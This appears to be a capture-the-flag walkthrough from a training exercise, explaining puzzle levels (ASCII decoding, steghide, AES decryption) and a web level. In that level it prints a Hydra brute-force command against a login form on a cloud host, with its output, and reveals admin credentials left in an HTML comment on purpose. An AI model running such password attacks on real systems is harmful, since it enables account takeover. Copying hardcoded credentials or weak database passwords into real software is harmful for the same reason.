In task 2 you can see the Task 2.txt file which contains some integer values. We used a simple c program to convert char into ASCII values.
So, you can develop a small c program or python script to reverse the process.
C Code:

```
#include <stdio.h>
int main() {

        int x[15] = {73, 115, 80, 99, 84, 102, 84, 97, 83, 75, 84, 72, 82, 69, 69};


        for(int i = 0; i < 15; i++){
         printf("%c", x[i]);
        }

        printf("\n");
        return 0;
```



```
root@kali:~/Documents/Code# ./new
IsPcTfTaSKTHREE
root@kali:~/Documents/Code# 
```

So, you can find a password from this. It will help you to deal with task 3.
Password: IsPcTfTaSKTHREE

D. Task 3

We used steganography to implement this task. There are two images inside the Task 3 folder. One is new.jpg and the other one is old.jpg. You cannot find any different between these two. We used the steghide tool to hide data.


steghide embed -ef <SecretMessage.txt> -cf <image> -p <password>

We have embedded data into the new.jpg image with the password which you obtained in level 2.

You can get the hint for the next level by using,

steghide extract -sf <image> -p <password> -xf <a text file for save the hidden message>

Password: IsPcTfTaSKTHREE (found in Task 2)



```
root@kali:~/Documents/S1.LEVELS/Level2/Task_3# steghide extract -sf /root/Documents/S1.LEVELS/Level2/Task_3
/new.jpg -p IsPcTfTaSKTHREE -xf /root/Documents/S1.LEVELS/Level2/Task_3//se.txt
wrote extracted data to "/root/Documents/S1.LEVELS/Level2/Task_3//se.txt".
root@kali:~/Documents/S1.LEVELS/Level2/Task_3# cat se.txt
Hint: You can find the password from world wide. Get the first two letters from each. Thats itroot@kali:~/D
ocuments/S1.LEVELS/Level2/Task_3# 
```

Hint: You can find the password from world wide. Get the first two letters from each. That's it.

E. Task 4


We have saved some numbers in a text file which you can find in the Task_4 folder.
password:
{

28.3949, 84.1240
3.2028, 73.2207
20.5937, 78.9629
27.5142, 90.4336
15.8700, 100.9925
8.3405, 115.0920

}

The hint for this level is **You can find the password from world wide. Get the first two letters from each. That's it.**
So, these numbers are latitudes and longitudes for some places. You can search these couple of values one by one on google maps and get the first two letters.

As an example:


https://www.google.lk/maps/place/28°23'41.6"N+84°07'26.4"E/@28.3949047,84.1218113,17z/data=!3m1!4b1!4m

28.3949, 84.1240

28°23'41.6"N 84°07'26.4"E
28.394900, 84.124000

Chhajana 33700, Nepal
94VF+XJ Namarjung, Nepal

Do this thing for each pair and take the first two letters.


Password: ChLaKhBhNoSo

F. Task 5

In task 5 there is a file with .aes extension. That means File encrypted by AES Crypt. We used a tool called **cryptr** for this task.
You can decrypt this file by using following command,

./cryptr.bash decrypt <filename>

It will ask a password for decryption. Password is **ChLaKhBhNoSo**




```
root@kali:~/cryptr# ./cryptr.bash decrypt /root/Documents/S1.LEVELS/Level2/Task_5/For_level_3.aes
enter aes-256-cbc decryption password:
root@kali:~/cryptr# cd /root/Documents/S1.LEVELS/Level2/Task_5/
root@kali:~/Documents/S1.LEVELS/Level2/Task_5# cat For_level_3
Email: sam.counter1@gmail.com
Password: *************
Link: http://ec2-54-145-129-42.compute-1.amazonaws.com
Port: 30001root@kali:~/Documents/S1.LEVELS/Level2/Task_5#
```

Finally, you can obtain the credentials for the level 3.

- **Email: sam.counter1@gmail.com**
- **Password: ***************
- **Link: ec2-3-95-189-147.compute-1.amazonaws.com**
- **Port: 30001**

7. Scenario 1 - Level 3

Level 3 tasks are web based tasks and we have used mySQL, PhP and phpmyadmin images for this level of containers.




```
services:
  php:
    build:
      context: .
    image: amakundu/moe-php-mysql-demo:1.0.0
    networks:
      - frontend
      - backend
    environment:
      - MYSQL_HOST=moe-mysql-app
      - MYSQL_USER=moeuser
      - MYSQL_PASSWORD=moepass
      - MYSQL_DB=moe_db
    volumes:
      - ./www/Level3:/var/www/html/
    ports:
      - "30001:80"
    container_name: moe-php-app
  mysql:
    image: mysql:5.7
    networks:
      - backend
    environment:
      - MYSQL_ROOT_PASSWORD=rootpassword
      - MYSQL_USER=moeuser
      - MYSQL_PASSWORD=moepass
      - MYSQL_DATABASE=moe_db
    container_name: moe-mysql-app
    ports:
      - "30003:3306"
  phpmyadmin:
    image: phpmyadmin/phpmyadmin:4.7
    depends_on:
      - mysql
    networks:
      - backend
    ports:
      - "30002:80"
    environment:
      - PMA_HOST=moe-mysql-app
```

You can simply open your web browser and go to,


ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php

There is a small login form to the ticketing system. You need to provide an email and password for the login, but you only have the email which you have already found in Level 2(**sam.counter1@gmail.com**). We don’t provide a password for this login form. You have to perform a brute force attack and find the password for this. So, you can use a tool called hydra to perform this attack. First, you need to gather information about the login form. You need to check whether this login form is submitted as a GET or POST. As displayed below, this form of data is passed to the server using the POST method.



```
<!DOCTYPE html>
<html> event
  <head>…</head>
  <body>
    <div class="container">
      ::before
      <div id="login-form">
        <form method="post" autocomplete="off">
          <div class="col-md-12">…</div>
        </form>
      </div>
      ::after
    </div>
    <script type="text/javascript" src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
    <script type="text/javascript" src="assets/js/bootstrap.min.js"></script>
  </body>
</html>
```

Then you need to find the location of the login page and the parameters it sends when logging in. You can obtain it by logging with an incorrect username and password while Burp Suite is capturing the packets.




Request to http://ec2-3-95-189-147.compute-1.amazonaws.com:30001 [3.95.189.147]

```
POST /login.php HTTP/1.1
Host: ec2-3-95-189-147.compute-1.amazonaws.com:30001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
Connection: close
Cookie: pmaCookieVer=5; pma_lang=en; pma_collation_connection=utf8mb4_unicode_ci; pmaUser-1=
%7B%22iv%22%3A%22OKH%2BK1RzIF1OWEtbyiVboQ%3D%3D%22%2C%22mac%22%3A%22ad79ce095f9da570d940814a265eba1c183aff1e%22%2C%22payload%22%3A%22PAGf23rfE91uPY5%2B0jwt5g%
3D%3D%22%7D; PHPSESSID=951127c9d2b1813e6971b1e31eaf4952
Upgrade-Insecure-Requests: 1

email=sam.counter1%40gmail.com&pass=aaaaa&btn-login=
```

In this case, you can find the below information,


- **Parameters: email, pass**
- **Login page location: ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php**

And the last thing we need to find out what is the error message or action which prompts when we try to login with an incorrect username or password. Using that Hydra is going to determine whether the login is successful. In this case, if the attempt is unsuccessful, it will display an error message.



To perform the brute force attack you can use a wordlist. In this case, we used pass.txt to show how this is happening. After the information gathering, the final command should be executed as followed.

hydra -l sam.counter1@gmail.com -P pass.txt ec2-3-95-189-147.compute-1.amazonaws.com -s 30001 http-post-form "/login.php:email=^USER^&pass=^PASS^&btn-login=login:Bad password"




```
root@kali:~/Downloads# hydra -l sam.counter1@gmail.com -P pass.txt ec2-3-95-189-147.compute-1.amazonaws.
com -s 30001 http-post-form "/login.php:email=^USER^&pass=^PASS^&btn-login=login:Bad password"
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, o
r for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-11-12 17:36:30
[DATA] max 16 tasks per 1 server, overall 16 tasks, 166 login tries (l:1/p:166), ~11 tries per task
[DATA] attacking http-post-form://ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php:email=^USER^&
pass=^PASS^&btn-login=login:Bad password
[30001][http-post-form] host: ec2-3-95-189-147.compute-1.amazonaws.com   login: sam.counter1@gmail.com
 password: ab1234
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-11-12 17:36:36
root@kali:~/Downloads#
```

As per the result we received, you can use hydra to find the valid password as **ab1234**.

After all these things now you have a valid username and password.

- **Email: sam.counter1@gmail.com**
- **Password: ab1234**

Now you can log into the web application using these credentials.



ec2-3-95-189-147.compute-1.amazonaws.com:30001/index.php

US Express | First Link | Second Link | Third Link | Logged in: sam.counter1@gmail.com

Hello, Sam Davidson

Wellcome back to US express Transport. Have a nice day!

We have hardcoded the admin's email and password as a comment on the index.php page. You can find these credentials by inspecting the page.


US Express

Hello, Sam Davidson

Wellcome back to US express Transport. Have a nice day!


```
<!DOCTYPE html>
<html> event
  <head>…</head>
  <body>
    <!--Navigation Bar-->
    <nav class="navbar navbar-default navbar-fixed-top">…</nav>
    <div class="container">
      ::before
      <!--Jumbotron-->
      <!--TODO: remove this line , for maintenance purpose use this info (user:admin@gmail.com password:sadeegr)-->
      <div class="jumbotron">…</div>
      ::after
    </div>
    <script src="https://ajax.googleapis.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
    <script src="assets/js/bootstrap.min.js"></script>
  </body>
</html>
```

```
This Element
element {                              inline
}
.container {                           grid.less:10
  padding-right: 15px;
  padding-left: 15px;
  margin-right: auto;
  margin-left: auto;
}
* {                                    bootstrap.css:1062
  ~~-webkit-box-sizing: border-box;~~
  ~~-moz-box-sizing: border-box;~~
```

- **Email: admin@gmail.com**
- **Password: sadeegr**

Now you can see the scenario one flag on the index.php page.

FLAG{ISP_CTF_2020_Scenario_1_Pass}


ec2-3-95-189-147.compute-1.amazonaws.com:30001/index.php

